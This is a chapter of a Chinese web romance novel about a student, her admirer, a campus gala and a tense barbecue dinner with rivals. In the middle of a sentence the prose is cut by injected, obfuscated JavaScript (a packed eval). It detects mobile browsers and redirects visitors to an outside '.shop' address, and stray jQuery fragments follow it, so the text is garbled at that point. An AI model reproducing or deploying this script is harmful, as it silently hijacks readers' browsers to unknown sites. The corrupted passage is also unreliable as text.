15. 野马

作品:《畸形迷恋

    夏晓时蓦然回神。


    她在贺见澄转头前倏地牵住了他的手,十指相扣道:“听说下个节目是变魔术,挺有趣的,我们去看好不好?”


    “变魔术?”贺见澄成功被转移了注意力,看她一副兴奋的样子,也来了兴致,道:“行啊,我们去呗。”


    夏晓时牵着他往外走。


    在经过路怀之他们时,好巧不巧有个人不小心把水洒了,衣服打湿了一大块,引来了一部分人的目光,其中也包括贺见澄。


    正要去看那边发生了什么,手中柔软的触感却让贺见澄后知后觉地意识到了一件事。


    ——他正在和夏晓时十指相扣。


    这个认识让他心底又冒起了甜滋滋的泡泡,刚放出去的心思也立马收了回来。待二人的背影消失在门口,那边正在听贺子君说话的路怀之忽然往那儿望了一眼。


    ......


    晚会一共十二个节目,夏晓时他们出去时已经是第八个了,而周桉的乐队演出是压轴,他们得等到最后才能看到她的演出。


    好在其他节目也不无聊,她和贺见澄有说有笑地看了下去,终于在将近八点时迎来了万众瞩目的压轴表演。


    当乐队成员们在骤亮的舞台上出现,观众们的呼声瞬间压过了所有。


    他们在这一带学校都很有名气,社交平台发布的视频基本每条都点赞过万,算也是小网红了。


    热烈的氛围中,劲爆的吉他随着喷出的干冰乍现,即刻点燃了全场。


    该说不愧是排练了那么久的曲子,成员们的配合默契十足,彼此一个眼神就能读懂意思,轻易牵动着听众们的情绪。


    直到演出结束,热烈的掌声也经久不散。


    他们退场后,主持人上台说完闭幕词,这场持续了近两小时的迎新晚会就正式结束了。


    闹了许久的场馆终于安静下来,工作人员安排观众们陆续离场,自己则和志愿者留下来做收尾工作。有贺见澄搭手,同样被留下来做事儿的夏晓时很快就把地上的垃圾都捡干净了,回去后台时大伙散的散,走的走,都离开的差不多了,只有最核心的几个人员还在那核对事项。


    见被人围着的贺子君身旁并没有周桉的身影,夏晓时等她们忙完后走了过去,“姐,周桉姐呢?”


    “啊?你说她啊。”贺子君把文件夹盖起来,“她去参加乐队的聚餐了,今晚估计都见不着人影。”


    “这样吗,我还以为她会和你一起呢。”夏晓时有些意外。


    “我俩又不是连体婴儿,干嘛非得在一起?这人的放松方式除了弹吉他就是玩数独,他们乐队请她去也是白搭,多半又是捧着本数独在那写写写。”她撇了撇嘴,不以为然道:“周桉那些娱乐活动枯燥又无聊,我才懒得管她。”


    说完,她又笑嘻嘻地对夏晓时说:“我们等会儿要去聚餐,你也一起来吧!”


    “我?”夏晓时指了指自己。


    她看了一圈,周围都是团委的人,和她也不熟,她一个外人掺和进去不太好吧。


    似是看出了她的担忧,贺子君“诶”了一声,道:“没事儿没事儿,说是聚餐其实主要是去玩儿的,吃吃烤肉喝点小酒,别提有多舒坦了,你想那么多干嘛!”


    “嗯......也行,那就当我是去蹭吃蹭喝了!”


    “别去。”跟上来的贺见澄忽然插进来。


    他站在夏晓时后边,就像站了一堵墙,投下的阴影将她笼罩。


    夏晓时抬头看他,“为什么?”


    心里装着事儿,贺见澄突然就心虚了起来,摸了摸鼻尖,道:“没什么,就是觉得烤肉有啥好吃的,不如我俩单独去订个餐厅,看着夜景聊聊天。”


    贺子君调笑他:“呦,农村鼻涕娃也是变成上流社会小少爷了,看不上我们平民吃的烤肉。”


    “你胡说什么呢!我只是......!”


    “只是?”贺子君但笑不语。


    “......就是没什么好去的!”忽视她的戏谑,贺见澄拉上夏晓时的手腕,道:“走,我们出去。”


    被一股力量牵引着往前,夏晓时看着他的背影,脚下却纹丝不动。


    见对方疑惑地转头,她才踮起脚拉近距离,悄声道:“可是我想去。”


    贺见澄皱眉,正当他想打断夏晓时的话,对方又接了一句:


    “因为是你的堂姐,所以我想和她近一点。”


    ——同时也离你更近一点。


    贺见澄自动补全了后半句话。


    那种胸闷面热的感觉又来了,他快速眨着眼,羞涩伴随着无措一同袭来,同时心底痒痒的,像被风吹过的毛绒绒的青绿麦田。


    余光瞥见后方的贺子君脸上意味深长的笑,他立马收敛了表情,低头道:“好,那我们去吧。”


    “?”


    如此果断,还打算多输出几句的夏晓时愣了一下,但很快对此接受良好。


    反正她的目的达到了。


    搞定收尾工作,贺子君带着成员和夏晓时他们一同打了几辆车,前后脚到达了要去光顾的烤肉店。


    几人下车,夏晓时和贺见澄并肩站着,面前是略吹着冷风的大街,行人汽车行事匆匆,空气中弥漫着灰尘尾气与各色餐馆散发出的菜香的混合气味,红绿灯不断闪着,偶有嘹亮的喇叭鸣起。


    寻常而忙碌的人生百态。


    冷调的夜色与霓虹灯中,夏晓时仿佛感觉到什么似的,忽然往店门口右边瞟了一眼。


    模糊的夜幕里,一辆格格不入的重型机车停在那儿,光滑的黑色金属光泽森寒,几乎要融入到黑暗里。


    不远的地方,一人仰着头靠在墙上,懒懒地从口袋里摸出一个打火机。


    “叮”地一声,昏黄的火光乍现,照亮了他极短的寸头和刀削般冷硬的轮廓,眉毛黑浓,眼尾细长上挑,正睫毛微颤地注视着被燃得火纹明灭的烟头,一下就让夏晓时想到了海上足以撕碎任何生物的暗色风暴。


    ......好带劲的一匹野马。如果被自己抓着头发强制......他一定会用那双戾气十足的眼睛充满愤怒地瞪着自己吧。


    手背的轻碰打散了她的绮想。贺见澄关掉手机,双手插兜问她:“我姐还要五六分钟才到,你要先进去还是留在这里等她?”


    夏晓时收回目光,“我在这里等她吧,就那么几分钟而已,我也不太饿。”


    “那我和你一起。”让其他人先进去,两人在门口聊了一会儿,贺子君所乘的车才姗姗来迟。


    她风风火火地下车,身后还跟着和同一辆车的人,见夏晓时待在路边,瞪眼道:“你怎么还在这啊!等我干啥,还怕我迷路了不成?这傻孩子!”


    她虚搂住夏晓时的腰,将她轻推了进去,旁边的贺见澄是一点儿眼神也没给。


    对方对她无视的举动见怪;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16992502|193781||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    不怪,翻了个白眼也跟上去。


    进门之前,夏晓时又往那个男生抽烟的角落看了一眼,他已经不在那儿了。


    飘香的烤肉味与层次复杂的香料气息充盈着客人们的鼻腔,店内光源明亮,每一桌都配备了吸烟器,煎得金黄的烤肉滋滋冒油,放到蘸料碟里一蘸,将它们送入口中的食客便不由自主扬起了唇角。夏晓时被勾得肚子咕咕叫。


    她带着由衷的期待笑眯眯地和贺子君一起往里走,当看到对方停在一桌人前时,她脸上的笑容一下僵了。


    几张陌生的面孔中,戴着无框眼镜依旧冷淡着脸的路怀之格外显眼。


    我服了,他怎么在这?!


    措不及防和他对上眼,夏晓时表情扭曲了一瞬,紧接着感受到了另一道视线——从路怀之旁边的人传来的。


    她看过去,是之前在店门口见过的那个男生。


    青年的脸在灯光下显得更加棱角分明,眉骨打了眉钉,嘴唇薄而微微上扬,给人初见就能撕碎个人审美的冲击力,浓墨重彩的,极具攻击性,又如同危险迷人的罂粟般使人情不自禁地靠近。


    但比起令人惊叹的俊美,此刻更吸引夏晓时的是他眼中看穿一切的讥讽与不屑。


    ——他肯定见证了自己表情变化的全过程。


    下意识地低头转身,她看见后方的贺见澄也跟了过来,心中大叫不好,忙迎上去抢占他的视线,阻拦道:“贺见澄,你不是说不想吃烤肉吗?我俩单独出去吃点别的吧!”


    很可惜晚了一步。


    对方已经看到后边的路怀之了。


    悠闲轻松的笑容淡下来,他与神色未变的路怀之隔空对视,忽然扬起一抹拽拽的笑容,揽住夏晓时的肩膀道:


    “谁说我不想吃烤肉了?这里还有我认识的老熟人呢,刚好坐下来叙叙旧,你说是不是?”


    他皮笑肉不笑地瞥了夏晓时一眼。夏晓时后悔了。


    她不该来这该死的聚餐的。


    虽然路怀之没有要和贺见澄对上的想法,但就凭那小子争强好胜的性格,不得在饭局上斗个你死我活。


    关键他还肯定玩不过路怀之。


    到时候遭殃的就是自己了。


    ......贺见澄将近一番挑衅的话后,原本热闹的饭桌渐渐安静下来。


    大家看着无形中对峙的两人,非常有默契地你看我我看你,都从中嗅出了点不寻常的味道,更有甚者眼中已经燃起八卦之火了。


    见状,还是想开开心心聚个餐的贺子君出来打圆场:“呦,你们认识啊?”


    路怀之点头,倒是贺见澄又发难了。“当然认识啦,A大最虚怀若谷的学长谁不认识啊,你说是吧?”


    他意有所指,还记恨着上次路怀之暗讽他心胸狭窄的事。


    见这傻子给了台阶还不下,贺子君维持微笑,在别人看不到的地方卯足劲儿拧了他一把。


    “嘶......”


    贺见澄痛得皱了皱眉。


    他似心情不好的小狼崽般压低眉眼扫了贺子君一下,没再说什么,而是拉着从刚才起就在缩小自己存在感的夏晓时,大刀阔斧地在路怀之正对面坐下了。


    但浓重的火药味儿一直都没消失。


    看着这局面,大家脑子里不约而同地出现五个字。


    王牌对王牌。


    这顿饭可就好玩了。